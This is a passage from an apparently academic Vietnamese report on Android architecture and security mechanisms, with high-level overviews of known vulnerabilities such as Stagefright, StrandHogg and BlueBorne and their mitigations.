Các dịch vụ của khung ứng dụng:



Hình 2.12: Framework Application Services


Giải thích:

- Activity Manager: Trình quản lý hoạt động đóng vai trò quan trọng trong việc kiểm soát mọi khía cạnh của vòng đời ứng dụng và ngăn xếp hoạt động.
- Content Providers: Các nhà cung cấp nội dung cho phép các ứng dụng xuất bản dữ liệu trực tuyến và chia sẻ dữ liệu đó với các ứng dụng khác.

- Resource Manager: Trình quản lý tài nguyên hỗ trợ truy cập các tài nguyên nhưng không phải mã như chuỗi, cài đặt màu sắc và bố cục cho giao diện người dùng.
- Notifications Manager : Trình quản lý thông báo cho phép ứng dụng hiển thị cảnh báo và thông báo tới người dùng thông qua giao diện người dùng của ứng dụng.
- View System: Hệ thống view là lớp cơ sở cho các tiện ích và xử lý các sự kiện.

2.2.4 Applications


Tầng ứng dụng là tầng người dùng cuối tương tác trực tiếp. Các ứng dụng này bao gồm ứng dụng hệ thống cốt lõi như: điện thoại, nhắn tin, email và các ứng dụng mà người dùng tải về từ Google Play. Các ứng dụng này được viết bằng ngôn ngữ Java hoặc Kotlin và sử dụng các API được cung cấp bởi framework ứng dụng. Mọi ứng dụng Android đều chạy trong một môi trường sandbox riêng, đảm bảo tính bảo mật và sự tách biệt giữa các ứng dụng.



Hình 2.13: Applications.

2.3 Cơ chế bảo mật trên hệ điều hành Android

Hệ điều hành Android được thiết kế với bảo mật làm trọng tâm, sử dụng kiến trúc đa tầng để bảo vệ dữ liệu người dùng và hệ thống khỏi các mối đe dọa từ phần mềm độc hại, lỗ hổng và các cuộc tấn công bảo mật. Các cơ chế này bao gồm việc phân vùng quyền ứng dụng, Sandboxing, quản lý quyền truy cập và các cơ chế bảo mật nâng cao như ASLR và SELinux.



Hình 2.14: Hình ảnh minh họa quy trình SELinux kiểm tra quyền truy cập.

2.3.1 Phân vùng quyền ứng dụng

Trên Android, mỗi ứng dụng được phân vùng quyền hạn riêng biệt. Khi người dùng hoặc hệ thống cấp quyền thì ứng dụng mới có thể truy cập vào những tài nguyên hệ thống. Điều này giúp việc ngăn chặn các ứng dụng xấu xâm nhập vào dữ liệu của các ứng dụng khác hoặc vào tài nguyên hệ thống không liên quan.

Có hai loại cơ chế quản lý quyền truy cập trong hệ điều hành Android.

a) Quyền tĩnh

Ở các phiên bản trước Android 0.6, các quyền này được khai báo trong file “AndroidManifest.xml” và người dùng phải chấp nhận tất cả các quyền đó trước khi ứng dụng có thể cài đặt và sử dụng.

Đặc điểm:

- Các quyền tĩnh được cấp một lần trong quá trình cài đặt ứng dụng và không thay đổi trong suốt thời gian sử dụng ứng dụng.
- Người dùng phải chấp nhận toàn bộ quyền yêu cầu trước khi cài đặt. Nếu từ chối, họ không thể cài đặt ứng dụng.
- Ứng dụng có thể truy cập các tài nguyên hệ thống đã yêu cầu ngay lập tức sau khi cài đặt xong.


b) Quyền động

Từ Android 6.0 trở đi, các ứng dụng không yêu cầu quyền truy cập trong quá trình cài đặt mà thay vào đó, chúng xin quyền trực tiếp từ người dùng tại thời điểm ứng dụng cần truy cập vào một tài nguyên nhất định trong suốt quá trình sử dụng chúng.

Đặc điểm:

- Người dùng có thể chọn cấp hoặc từ chối từng quyền riêng lẻ khi ứng dụng yêu cầu.
- Quyền truy cập chỉ được cấp khi ứng dụng thực sự cần, giúp giảm thiểu rủi ro bảo mật.
- Người dùng có thể thay đổi quyết định của mình bất kỳ lúc nào trong phần cài đặt của hệ thống.
- Hệ thống cũng phân chia quyền truy cập thành các quyền nguy hiểm, chẳng hạn như quyền truy cập vào camera hoặc vị trí, và các quyền bình thường mà không cần sự xác nhận từ người dùng.

⇒ Ngày nay, sự chuyển đổi từ quyền tĩnh sang quyền động trong Android 6.0 là bước cải tiến lớn giúp nâng cao tính bảo mật và quyền kiểm soát của người dùng đối với dữ liệu cá nhân. Quyền động cho phép người dùng hiểu rõ hơn về lý do tại sao ứng dụng cần quyền truy cập và kiểm soát khi nào quyền đó được cấp.




Hình 2.15: Yêu cầu cấp quyền của ứng dụng Android.

Cách hoạt động của phân quyền là khi một ứng dụng được cài đặt, nó sẽ yêu cầu các quyền truy cập cụ thể như: camera, microphone, vị trí, v.v... Người dùng có quyền đồng ý hoặc từ chối các yêu cầu này. Nếu ứng dụng bị từ chối thì nó không thể truy cập vào tài nguyên đó.

2.3.2 Sandboxing

Sandboxing là một cơ chế bảo mật giúp cách ly các ứng dụng khỏi nhau với hệ thống. Mỗi ứng dụng Android chạy trong một môi trường sandbox riêng biệt, ngăn

chặn chúng khỏi việc ảnh hưởng hoặc truy cập trái phép vào tài nguyên của ứng dụng khác.




Hình 2.16: Android Sandbox.

Hệ điều hành Android sử dụng Sandbox dựa trên nhân Linux để cô lập các ứng dụng. Mỗi ứng dụng chạy với một ID người dùng (UID) riêng, đảm bảo rằng dữ liệu của ứng dụng này không thể bị ứng dụng khác truy cập.

2.3.3 Quản lý permissions

Quản lý quyền truy cập là cơ chế giúp người dùng kiểm soát những gì ứng dụng có thể làm trên thiết bị của họ. Android cung cấp một hệ thống quản lý quyền truy cập chi tiết và cho phép người dùng chọn lọc cấp quyền cho các ứng dụng theo nhu cầu.



Hình 2.17: Android permissions.

Từ Android 6.0 trở đi, hệ thống sẽ yêu cầu các ứng dụng phải xin phép quyền truy cập trong thời gian chạy. Người dùng có thể từ chối hoặc chấp nhận quyền truy cập mà không ảnh hưởng đến hoạt động của ứng dụng.


Ví dụ: Một ứng dụng camera có thể yêu cầu quyền truy cập vào bộ nhớ để lưu trữ ảnh và nếu người dùng từ chối, ứng dụng sẽ không thể lưu ảnh nhưng vẫn hoạt động bình thường.

2.3.4 Một vài cơ chế bảo mật khác

a) ASLR

Address Space Layout Randomization là một kỹ thuật bảo mật làm xáo trộn không gian địa chỉ của các tiến trình đang chạy, làm cho việc dự đoán vị trí của mã thực thi trở nên khó khăn hơn cho kẻ tấn công bảo vệ khỏi việc khai thác các lỗ hổng bộ nhớ.

Cách hoạt động:



Hình 2.18: Memory Layout.

Khi một ứng dụng đang chạy, tất cả các vùng bộ nhớ đều được chọn ngẫu nhiên. Việc sắp xếp ngẫu nhiên các địa chỉ bộ nhớ của các thư viện, ngăn xếp và vùng nhớ hệ thống mã thực thi cũng như các hợp đồng lập trình liên quan khác sẽ làm giảm khả năng xảy ra nhiều hoạt động khai thác tình vi.

Ví dụ: Cuộc tấn công cố gắng lừa một thiết bị thực thi mã độc bằng cách thao túng địa chỉ bộ nhớ của ngăn xếp và thư viện hệ thống. ASRL (Address Space Layout Randomization) thực hiện bằng cách ngẫu nhiên hóa địa chỉ của các thư viện và ngăn xếp hệ thống này, một cuộc tấn công như vậy sẽ khó thành công vì địa chỉ của các thư viện và ngăn xếp hệ thống này rất khó đoán.

b) SELinux

Security-Enhanced Linux là một tính năng bảo mật cấp cao trong Android, giúp quản lý các quyền truy cập ở mức hệ thống. SELinux cho phép quản trị viên có quyền thực thi, kiểm soát các chính sách tài nguyên, xác định mức độ truy cập của người dùng, chương trình và dịch vụ trên hệ thống của hệ điều hành.

Có ba trạng thái của SELinux khác nhau bao gồm: Enforcing, Permissive và Disabled:

- Enforcing : Là chế độ mặc định sẽ cho phép và thực thi các chính sách bảo mật một cách khắt khe của SELinux trên hệ thống, từ chối các hành động truy cập và ghi nhật ký.
- Permissive : Chỉ gửi các cảnh báo đến người dùng và không thực thi chính sách bảo mật.
- Disabled : SELinux sẽ bị vô hiệu hóa các chính sách bảo mật, đây là chế độ không được khuyến khích nếu bạn không biết cách bảo mật hệ thống Linux của mình.

Cách hoạt động: SELinux sử dụng chính sách bảo mật được xác định trước để quyết định ai được phép truy cập vào tài nguyên nào. Mỗi tệp, tiến trình, người dùng... đều được gán nhãn bảo mật, và SELinux sẽ kiểm tra các nhãn này dựa trên chính sách để cho phép hoặc từ chối quyền truy cập.

c) Verified Boot

Đây là một cơ chế bảo mật giúp đảm bảo rằng hệ điều hành Android và phần mềm thiết bị không bị can thiệp hoặc sửa đổi trong quá trình khởi động. Nó kiểm tra tính toàn vẹn của hệ điều hành ngay từ giai đoạn đầu tiên của quá trình khởi động.

Cách hoạt động:

- Verified Boot sử dụng các khóa mã hóa để xác minh tính hợp lệ của hệ điều hành và các thành phần hệ thống. Nếu giả sử phát hiện thấy bất kỳ thay đổi nào không mong muốn, chẳng hạn như: phần mềm độc hại hay sự can thiệp trái phép, thiết bị có thể ngừng khởi động hoặc chuyển sang chế độ chế độ khởi động an toàn.
- Cơ chế này giúp việc ngăn chặn kẻ tấn công can thiệp vào quá trình khởi động của thiết bị để cài đặt phần mềm độc hại hoặc chiếm quyền kiểm soát hệ thống.

d) Encryptions


Mã hóa là quá trình biến đổi dữ liệu thành một định dạng không thể đọc được nếu không có khóa giải mã. Trên Android, mã hóa được sử dụng để bảo vệ dữ liệu cá nhân và thông tin quan trọng của người dùng khỏi các cuộc tấn công khi thiết bị bị đánh cắp hoặc bị truy cập trái phép.

Các loại mã hóa:

- Mã hóa tất cả dữ liệu trên thiết bị, bao gồm hệ điều hành, ứng dụng và dữ liệu người dùng.
- Mã hóa dữ liệu trên thẻ nhớ ngoài.

Cách hoạt động:

- Khi mã hóa thiết bị được bật, tất cả dữ liệu lưu trữ trên thiết bị, bao gồm hình ảnh, tệp tin, tin nhắn và thông tin tài khoản, đều được chuyển đổi thành một định dạng mã hóa. Dữ liệu chỉ có thể được giải mã bằng khóa mã hóa, thường là mật khẩu, mã PIN hoặc mẫu khóa mà người dùng đặt cho chúng.
- Android sử dụng mã hóa dựa trên tiêu chuẩn AES với các khóa dài và đảm bảo mức độ bảo mật cao.
- Khi thiết bị bị khóa, dữ liệu không thể truy cập được cho đến khi người dùng nhập mật khẩu hoặc mã PIN để giải mã.



Hình 2.19: Mã hóa dữ liệu trên Android.

2.4 Lịch sử các lỗ hổng trong hệ điều hành Android

2.4.1 Lỗ hổng Stagefright

Được phát hiện vào cuối tháng 7 năm 2015, lỗ hổng đã được tìm thấy trên thành phần đa phương tiện “libStageFright” của Android. Được gọi là Stagefright, đây là lỗ hổng khiến cho hàng triệu thiết bị Android gặp rủi ro, lỗ hổng này cho phép thực thi mã từ xa sau khi nhận được tin nhắn MMS, tải xuống tệp video hoặc mở trang được nhúng nội dung đa phương tiện, giúp dễ dàng có được quyền truy cập root vào thiết bị.



Hình 2.20: Logo của lỗ hổng Stagefright .

a) Cách thức hoạt động của lỗ hổng

Kẻ tấn công thường khai thác lỗ hổng Stagefright bằng cách tạo ra một tệp video độc hại chứa mã tấn công và gửi nó đến thiết bị mục tiêu bằng nhiều cách:

- Thông qua tin nhắn đa phương tiện MMS, khi tin nhắn được nhận và ứng dụng nhắn tin của Android xử lý tệp video để tạo bản xem trước, Stagefright sẽ tự động giải mã tệp video mà không cần người dùng mở tệp. Điều này có nghĩa là thiết bị có thể bị tấn công mà người dùng không cần làm gì cả.
- Kẻ tấn công cũng có thể đưa tệp video độc hại lên một trang Web và dụ người dùng truy cập trang đó. Khi trình duyệt tải video, nó có thể kích hoạt lỗ hổng trong Stagefright.
- Một số ứng dụng bên thứ ba cũng có thể sử dụng Stagefright để xử lý tệp đa phương tiện, vì vậy kẻ tấn công có thể khai thác lỗ hổng này qua nhiều phương tiện khác.

b) Độ nghiêm trọng của lỗ hổng

Khi đã khai thác thành công được lỗ hổng, kẻ tấn công có thể thực hiện các hành vi nguy hiểm sau:

- Chiếm quyền hoàn toàn thiết bị của nạn nhân.
- Lấy cắp thông tin cá nhân thông qua tin nhắn, email, ảnh và thông tin đăng nhập.
- Điều khiển các chức năng của thiết bị như: máy ảnh, micro, theo dõi vị trí, ...

c) Biện pháp phòng tránh


Một số biện pháp phòng tránh như:

- Luôn phải cập nhật hệ điều hành và ứng dụng để vá các lỗ hổng bảo mật.
- Một số ứng dụng tin nhắn của các bên thứ ba cho phép tắt tự động tải và xử lý tin nhắn MMS. Điều này giúp giảm thiểu nguy cơ tấn công.

- Tránh mở các tệp video hoặc đa phương tiện đáng ngờ, đặc biệt nếu chúng đến từ các nguồn không tin cậy.

2.4.2 Lỗ hổng StrandHogg

StrandHogg là một lỗ hổng bảo mật nghiêm trọng được phát hiện trên hệ điều hành Android, lỗ hổng khai thác cơ chế đa nhiệm đặc biệt liên quan tới việc xử lý các tác vụ. Cho phép các ứng dụng độc hại giả dạng các ứng dụng hợp pháp mà không cần quyền truy cập root hay sự can thiệp đặc biệt từ hệ thống.



Hình 2.21: Lỗ hổng StrandHogg 2.0.

a) Cơ chế hoạt động

Có hai dạng tấn công của StrandHogg:

- Đánh cắp thông tin đăng nhập




Hình 2.22: Tấn công đánh cắp thông tin.

Đầu tiên, nạn nhân bấm vào biểu tượng của một ứng dụng đáng tin cậy trên điện thoại. Thay vì hiển thị giao diện của ứng dụng thật, phần mềm độc hại này sẽ hiển thị một trang đăng nhập giả mạo y hệt bản gốc. Khi nạn nhân không có nghi ngờ gì và tiếp tục nhập tên đăng nhập và mật khẩu vào trang giả mạo.

Sau khi người dùng nhập đầy đủ thông tin, ứng dụng độc hại thu thập các dữ liệu này và sẽ gửi về cho kẻ tấn công, trong khi ứng dụng hợp pháp vẫn tiếp tục chạy bình thường, làm cho người dùng không nghi ngờ gì.

- Lấy quyền truy cập trái phép



Hình 2.23: Tấn công lấy quyền truy cập trái phép.

Tương tự như cuộc tấn công trên, nạn nhân bấm vào biểu tượng quen thuộc. Thay vì hiển thị ứng dụng thật, phần mềm độc hại lại hiển thị yêu cầu cấp quyền truy cập như: gửi tin nhắn, truy cập vị trí, sử dụng microphone, v.v... với vỏ bọc là ứng dụng chính chủ. Tin tưởng ứng dụng, nạn nhân đồng ý cấp quyền mà không biết rằng đang cấp quyền cho phần mềm độc hại. Phần mềm độc hại có toàn quyền truy cập vào chức năng nhạy cảm trên thiết bị.

b) Độ nghiêm trọng của lỗ hổng

Lỗ hổng này có thể bị khai thác mà không cần quyền root, nghĩa là một ứng dụng độc hại có thể giả mạo các ứng dụng hợp pháp mà không cần quyền truy cập sâu vào hệ thống.

Kẻ tấn công có thể đánh cắp các thông tin nhạy cảm như: thông tin đăng nhập, tin nhắn SMS, thông tin tài khoản ngân hàng, v.v...

Ứng dụng độc hại có thể giả mạo bất kỳ ứng dụng nào mà không có dấu hiệu nhận biết rõ ràng, gây khó khăn cho người dùng để phát hiện.

c) Biện pháp phòng tránh

Người dùng cần cảnh giác khi cài đặt các ứng dụng từ các nguồn không chính thống, đặc biệt là những ứng dụng yêu cầu quyền truy cập không liên quan đến chức năng chính của ứng dụng.

Một dấu hiệu nhận biết của việc bị tấn công bởi StrandHogg là khi ứng dụng đột ngột yêu cầu đăng nhập lại mà không có lý do rõ ràng, hoặc giao diện ứng dụng có vẻ bất thường.

2.4.3 Các lỗ hổng về quản lý dữ liệu và quyền riêng tư

a) Quyền truy cập không cần thiết

Các ứng dụng yêu cầu quá nhiều quyền truy cập so với chức năng thực tế của chúng.

Ví dụ: Một ứng dụng đèn pin có thể yêu cầu truy cập vào danh bạ, tin nhắn, hoặc vị trí của người dùng, dù những quyền này không cần thiết cho chức năng chính của ứng dụng. Điều này có thể dẫn đến việc thu thập dữ liệu cá nhân không cần thiết và chia sẻ với bên thứ ba mà người dùng không nhận thức được.

b) Lưu trữ dữ liệu không an toàn

Những dữ liệu nhạy cảm liên quan đến người dùng như: thông tin đăng nhập, dữ liệu cá nhân, v.v... được lưu trữ không an toàn trên thiết bị thay vì được mã hóa sẽ giúp cho kẻ tấn công có thể dễ dàng truy cập và đánh cắp dữ liệu này khi có quyền truy cập vật lý hoặc qua mạng.

c) Rò rỉ dữ liệu qua các bên thứ ba

Có rất nhiều ứng dụng dịch vụ từ các bên thứ ba chẳng hạn như: quảng cáo, phân tích mà người dùng không biết. Những dịch vụ này có thể thu thập dữ liệu người dùng mà không thông báo rõ ràng, thậm chí gửi dữ liệu đến các máy chủ bên ngoài mà không có sự đồng ý của người dùng. Dẫn đến việc rò rỉ dữ liệu cá nhân mà không được bảo vệ, gây ảnh hưởng đến quyền riêng tư của người dùng.

d) Thiếu biện pháp mã hóa cho dữ liệu truyền

Khi các dữ liệu người dùng gửi qua mạng mà không được mã hóa, khiến chúng dễ bị chặn bắt bởi các kẻ tấn công qua mạng Wi-Fi công cộng hoặc mạng không an toàn, kẻ tấn công có thể dễ dàng xem, chỉnh sửa hoặc đánh cắp dữ liệu.

e) Rò rỉ thông tin qua lỗi lập trình

Các lỗi lập trình hoặc cấu hình sai trong ứng dụng có thể dẫn đến việc rò rỉ thông tin cá nhân. Các lỗ hổng do lỗi lập trình có thể bị khai thác để truy cập trái phép vào dữ liệu hoặc thực hiện các cuộc tấn công đánh cắp thông tin nhạy cảm.

Ví dụ: Một ứng dụng không giới hạn truy cập vào các thành phần nhạy cảm hoặc không kiểm tra đúng quyền truy cập có thể khiến dữ liệu của người dùng bị lộ ra bên ngoài.

f) Thiếu khả năng kiểm soát quyền riêng tư

Nhiều ứng dụng không cung cấp cho người dùng khả năng kiểm soát quyền riêng tư của họ, chẳng hạn như: không cho phép người dùng từ chối một số quyền truy cập

cụ thể mà ứng dụng yêu cầu hoặc không cung cấp thông tin chi tiết về việc dữ liệu được sử dụng như thế nào. Sẽ dẫn đến việc người dùng bị mất quyền kiểm soát đối với thông tin cá nhân, không thể biết ứng dụng đang thu thập những gì và dữ liệu được sử dụng như thế nào.

2.5 Phân loại các lỗ hổng bảo mật

2.5.1 Lỗ hổng phần cứng

Lỗ hổng phần cứng trong Android liên quan đến các vấn đề trong các thành phần vật lý của thiết bị như: chip, modem, các thiết bị ngoại vi. Những lỗ hổng kể trên có thể cho phép kẻ tấn công thực hiện các hành vi xâm nhập mà không cần quyền truy cập vào hệ điều hành.



Hình 2.24: Lỗ hổng phần cứng.

Một số lỗ hổng phổ biến như:

- Lỗ hổng nghiêm trọng trong modem Exynos do Samsung phát triển, cho phép kẻ tấn công thực thi mã từ xa chỉ bằng cách biết số điện thoại của nạn nhân.
- Lỗi trong chip xử lý như: Meltdown và Spectre không chỉ ảnh hưởng đến máy tính mà còn có thể tác động đến các thiết bị Android sử dụng chip xử lý tương thích.
- Các giao thức Bluetooth hoặc NFC có thể cho phép kẻ tấn công truy cập vào dữ liệu nhạy cảm từ xa.

2.5.2 Lỗ hổng phần mềm

Lỗ hổng phần mềm liên quan đến mã nguồn của hệ điều hành Android hoặc ứng dụng chạy trên đó. Những lỗi như này thường xuất phát từ lập trình, cấu hình sai hoặc thiếu sót trong quy trình phát triển phần mềm.




Hình 2.25: Lỗ hổng phần mềm.

Một số lỗ hổng phổ biến như:

- Lỗi tràn bộ nhớ đệm khi cố gắng ghi dữ liệu vượt quá kích thước bộ nhớ được cấp phát, điều này dẫn đến việc thực thi mã độc.
- Lỗi tiêm mã cho phép kẻ tấn công có thể chèn mã độc vào ứng dụng và thực thi nó.
- Lỗi cấu hình sai khi ứng dụng hệ điều hành không được cấu hình đúng cách, tạo ra cơ hội cho kẻ tấn công khai thác.

2.5.3 Lỗ hổng ứng dụng

Lỗ hổng ứng dụng xuất hiện do lập trình sai, cấu hình bảo mật không đúng, hoặc các lỗ hổng trong quy trình quản lý quyền hạn của ứng dụng Android.



Hình 2.26: Lỗ hổng ứng dụng.

Một số lỗ hổng như:


- Tấn công Man-in-the-Middle để đọc dữ liệu truyền tải giữa ứng dụng và máy chủ, do ứng dụng Android không được mã hóa hoặc mã hoá không đúng các kết nối mạng.

- Một số ứng dụng không kiểm tra đầu vào từ người dùng hoặc từ hệ thống một cách an toàn, cho phép kẻ tấn công khai thác các lỗ hổng như: SQL Injection, XSS, v.v...

2.6 Các lỗ hổng nổi bật

2.6.1 Lỗ hổng bảo mật Bluetooth

Bluetooth là một giao thức kết nối không dây tiện lợi, lại cũng có thể trở thành điểm yếu cho các cuộc tấn công trên hệ điều hành Android.



Hình 2.27: Lỗ hổng bảo mật Bluetooth..

a) BlueFrag

Đây là lỗ hổng cho phép kẻ tấn công thực hiện tấn công điều khiển từ xa thông qua kết nối Bluetooth, khi không cần sự tương tác của người dùng. Thông qua đó kẻ tấn công có thể kiểm soát thiết bị, cài đặt mã độc hoặc truy cập dữ liệu cá nhân miễn là Bluetooth được bật.

b) BlueBorne

Đây là một chuỗi lỗ hổng cho phép kẻ tấn công chiếm quyền kiểm soát thiết bị thông qua Bluetooth mà không cần ghép đôi. Kẻ tấn công có thể lấy cắp thông tin nhạy cảm, giám sát, và cài mã độc qua kết nối Bluetooth.

2.6.2 Lỗ hổng qua mạng Wifi

Mạng Wifi là nguồn gốc của nhiều lỗ hổng bảo mật trên Android, đặc biệt khi kết nối vào mạng công cộng không được mã hóa hoặc các Router Wifi có thể chứa các lỗ hổng bảo mật cho phép tin tặc xâm nhập vào mạng.



Hình 2.28: Lỗ hổng bảo mật Wifi.

a) Key Reinstallation Attack

